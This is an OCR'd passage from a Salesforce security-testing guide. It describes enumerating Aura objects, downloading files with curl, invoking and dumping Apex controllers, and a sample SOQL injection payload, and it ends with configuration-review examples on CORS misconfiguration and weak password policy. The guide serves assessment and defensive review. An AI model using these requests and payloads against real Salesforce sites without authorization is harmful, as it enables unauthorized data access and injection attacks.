
Custom Objects:

- Send any of the above requests to repeater.
- In the **message** parameter's JSON object, change the **EntityNameOrID** attribute's value to the custom object you want to enumerate and send the request.



IV. Public File Discovery and Download

- There is a way to download files with the Aura Intruder extension, but it is better to do it manually.
- Checkout Salesforce Object Data discovery. List data of the following objects:
  - Document
  - ContentDocument
  - ContentVersion



- Using the **Id**, we can now download files using the following command:

```
curl "https://$DOMAIN/sfsites/c/sfc/servlet.shepherd/document/download/$ID" -k
-o $OUTPUT_FILE
```

Chapter 4.2

Interacting with Apex Controllers

- Look for the string **apex://** (request) and **compound://c** (response), both in plaintext and URL encoded in all your burp history
- Below is an example of what you might come across:

```
{
  "xs":"G",
  "descriptor":"markup://c:Ancestry_Notification",
  "rl":true,
  "cd":{
    "descriptor":"compound://c.Ancestry_Notification",
    "ac":[
      {
        "n":"getActiveAlerts",
        "descriptor":"apex://Ancestry_Notification/ACTION$getActiveAlerts",
        "at":"SERVER",
        "rt":"apex://List<Ancestry_Notification__c>",
        "pa":[
          {
            "name":"communityName",
            "type":"apex://String"
          }
        ]
      }
    ]
  },
```

- This controller needs one **param**, **communityName** of type string

A. Interacting with Custom Controllers

- To call controllers, use any aura POST request, and replace the **message** param with the following:

```
{"actions":[{"id":"46;a","descriptor":"DESCRIPTOR","callingDescriptor":"UN-
KNOWN","params":{"PARAM_NAME":"PARAM_VALUE"}}]}
```

- **id** is completely irrelevant, input **1337** if it makes you feel better.
- **descriptor** is the controller and the method we are calling
- **callingDescriptor** contains the **componentDefMarkup** string, you can put UNKNOWN as the value
- **params** are the params the method accepts. The type of the param is also specified.

B. Find more info about Apex Controller:


- You can use the **auraCmpDef** endpoint to list an entire apex controller
- Send the following GET request, replacing the corresponding values:

```
/auraCmpDef?aura.app=MARKUP_URL&_au=AU_VALUE&_ff=DESKTOP&_l=true&_cssvar=-
false&_c=false&_l10n=en_US&_style=-1450740311&_density=VIEW_ONE&_def=APEX_
```

CLASS_MARKUP_URL

- Value of **aura.app** can be found by searching for the string **APPLICATION@**
- Value of **_au** is the weird string that is listed against **aura.app**

- Value of **_def** is the markup URL of the class you want to search for
- You will get the below 302 responses, following which you will get all the functions for just that particular class.



- Example of an Apex controller dump:

```
$A.componentService.addComponent("markup://c:Ancestry_Notification", function()
{
    /*$A.componentService.addComponentClass("markup://c:Ancestry_Notifica-
tion",function() {
      var def = $A.componentService.getDef("markup://c:Ancestry_Notification");
return $A.lockerService.createForDef(
    "return {
      "meta":{
        "name":"c$Ancestry_Notification",
        "extends":"markup://aura:component"
      },
      "controller":{
        "doInit":function(component, event, helper) {
            var communityName = component.get("v.community_name");
            helper.getActiveAlerts(component,communityName);
        }
      },
      "helper":{
        "getActiveAlerts":function(component, communityName) {
            var alertBanners = "";
            var translatedMessage = component.get("v.alert_message");
            var action = component.get("c.getActiveAlerts");
```

```
action.setParams({
                communityName : communityName
            });
            action.setCallback(this, function(response){
                if(response.getState() == 'SUCCESS') {
                    for(var i = 0; i < response.getReturnValue().length; i++){
                        let alertTitle = response.getReturnValue()[i].Ti-
tle__c;
                        if(!translatedMessage) {
                            let alertMessage = response.getReturnValue()[i].
Message__c;
                            alertBanners = alertBanners + "<div
class='alert'><h4 class='alertTitle'>" + alertTitle + "</h4><p>" + alertMes-
sage + "</p></div>";
                        } else {
                        alertBanners = alertBanners + "<div class='alert'><h4
class='alertTitle'>" + alertTitle + "</h4><p>" + translatedMessage + "</p></
div>";
                        }
                    }
                }
                component.set("v.alertBannerHTML", alertBanners);
            });

            $A.enqueueAction(action);
        }
      }
    };
    ", def);
    });
    return {
    "xs": "G",
    "descriptor": "markup://c:Ancestry_Notification",
    "rl": true,
    "cd": {
        "descriptor": "compound://c.Ancestry_Notification",
        "ac": [
            {
                "n": "getActiveAlerts",
                "descriptor": "apex://Ancestry_Notification/ACTION$getAc-
tiveAlerts",
                "at": "SERVER",
                "rt": "apex://List<Ancestry_Notification__c>",
                "pa": [
                    {
                        "name": "communityName",
                        "type": "apex://String"
                    }
                ]
            }
        ]
    },
    "ad": [
        [
            "body",
            "aura://Aura.Component[]",
            "G",
            false,
            []
        ],
        [
            "community_name",
            "aura://String",
            "G",
            false,
            "AncestrySupport (US)"
        ],
        [
```

```
            "alert_message",
            "aura://String",
            "P",
            false
        ],
        [
            "alertBannerHTML",
            "aura://String",
            "P",
            false
        ]
    ],
    "rv": [
        {
            "namespace": "salesforceIdentity",
            "version": "46.0"
        },
        {
            "namespace": "forcechatter",
            "version": "46.0"
        },
        {
            "namespace": "clients",
            "version": "46.0"
        },
        {
            "namespace": "commerce",
            "version": "46.0"
        },
        {
            "namespace": "aura",
            "version": "46.0"
        },
        {
            "namespace": "forceDiscovery",
            "version": "46.0"
        },
        {
            "namespace": "ltng",
            "version": "46.0"
        },
        {
            "namespace": "ui",
            "version": "46.0"
        },
        {
            "namespace": "flexipage",
            "version": "46.0"
        },
        {
            "namespace": "forceCommunity",
            "version": "46.0"
        },
        {
            "namespace": "studioauratest",
            "version": "46.0"
        },
        {
            "namespace": "selfService",
            "version": "46.0"
        },
        {
            "namespace": "force",
            "version": "46.0"
        },
        {
            "namespace": "siteforce",
            "version": "46.0"
```

```
        }
    ],
    "i": [
        "markup://forceCommunity:availableForAllPageTypes"
    ],
    "hd": [
        {
            "x": {
                "exprType": "PROPERTY",
                "byValue": false,
                "path": "c.doInit"
            },
            "v": {
                "exprType": "PROPERTY",
                "byValue": false,
                "path": "this"
            },
            "n": "init"
        }
    ],
    "fa": [
        {
            "descriptor": "body",
            "value": [
                {
                    "componentDef": {
                        "descriptor": "markup://aura:unescapedHtml"
                    },
                    "attributes": {
                        "values": {
                            "value": {
                                "descriptor": "value",
                                "value": {
                                    "exprType": "PROPERTY",
                                    "byValue": false,
                                    "target": "c:Ancestry_Notification",
                                    "path": "v.alertBannerHTML"
                                }
                            }
                        }
                    }
                }
            ]
        }
    ],
    "av": "46.0"
}*/
});
```

- Ignore everything in the above code and just focus on this snippet.

```
46      "descriptor": "markup://c:Ancestry_Notification",
47      "rl": true,
48      "cd": {
49          "descriptor": "compound://c.Ancestry_Notification",
50          "ac": [
51              {
52                  "n": "getActiveAlerts",
53                  "descriptor": "apex://Ancestry_Notification/ACTION$getActiveAlerts",
54                  "at": "SERVER",
55                  "rt": "apex://List<Ancestry_Notification__c>",
56                  "pa": [
57                      {
58                          "name": "communityName",
59                          "type": "apex://String"
60                      }
61                  ]
62              }
63          ]
64      },
```

- The Ancestry_Notification has a function called getActiveAlerts, which takes one parameter called communityName, which is of type apex://String

Chapter 4.3


SOQL Injection

- When interacting with Apex Controllers, you can try to check if they are vulnerable to SOQL Injection.

- Essentially, SOQL is an SQL-like query language that Apex uses to interact with Salesforce Objects.


- SOQL stands for **Salesforce Object Query Language**. It is a SQL-like language that queries records from Salesforce objects allowing us to retrieve data that matches specific criteria.

- Look at this example request. This looks like a simple search query, returning all results containing the word "oil"



- Let's test for SOQL injection by changing the param value to **oil%25'%20or%20 name%20like%20'%25sF**

- The server returns an extra entry this time, proving SOQL injection



- You can use https://workbench.developerforce.com/query.php to play around with SOQL

Chapter 5


Salesforce Config Review

A Salesforce configuration review is a comprehensive audit of the settings, configurations, and customizations within a Salesforce instance. The primary goal of a configuration review is to ensure that the Salesforce implementation adheres to best practices, complies with security standards, and meets the specified business requirements.

Salesforce incorporates robust **security features** to safeguard your data and applications. Salesforce ensures that data exposure is restricted to users who are authorized to access it. Additionally, you have the flexibility to establish and implement a customized security framework that aligns with the specific structure and requirements of your organization.

A. Salesforce Security Panel:

The Security Section in the Salesforce admin portal is a valuable resource for configuring security controls such as CORS, Password Policies, etc. in alignment with best practices.



For detailed information on securely configuring your data and applications, please refer to the comprehensive details provided in the Security Guide. Developers/administrators are advised to consult the security guide to verify that their configurations and security controls adhere to compliance standards and best practices.

Link: https://developer.salesforce.com/docs/atlas.en-us.securityImplGuide.meta/securityImplGuide/salesforce_security_guide.htm


To enhance comprehension, we have illustrated instances of misconfigured security controls that lead to potential security vulnerabilities.

1. CORS:


Cross-Origin Resource Sharing (CORS) allows web browsers to request resources from other origins. For example, using CORS, the JavaScript for a web application at

https://www.attacker.com can request a resource from https://www.salesforce.com.

Using the **CORS** security functionality, you can configure a list of allowed URLs.




By injecting a URL (e.g., evil.com) into the origin header, the attacker gains access to authenticated data, as it is within Salesforce's CORS-approved list of URLs, potentially exposing it to the attacker-controlled site evil.com.




2. Weak Password Policy:

Using the **Password Policies** security functionality, you can set password history, length, and complexity requirements. You can also specify what to do when a user forgets the password.

Below is an example of a weak password policy. The minimum password length is set to 5 characters with no complexity requirements.



A user now has the flexibility to set their password to any value, provided it meets the requirement of being at least 5 characters in length.



Due to the weak password policy, users may set up guessable passwords, making it possible for an attacker to guess the password.

Chapter 5.1

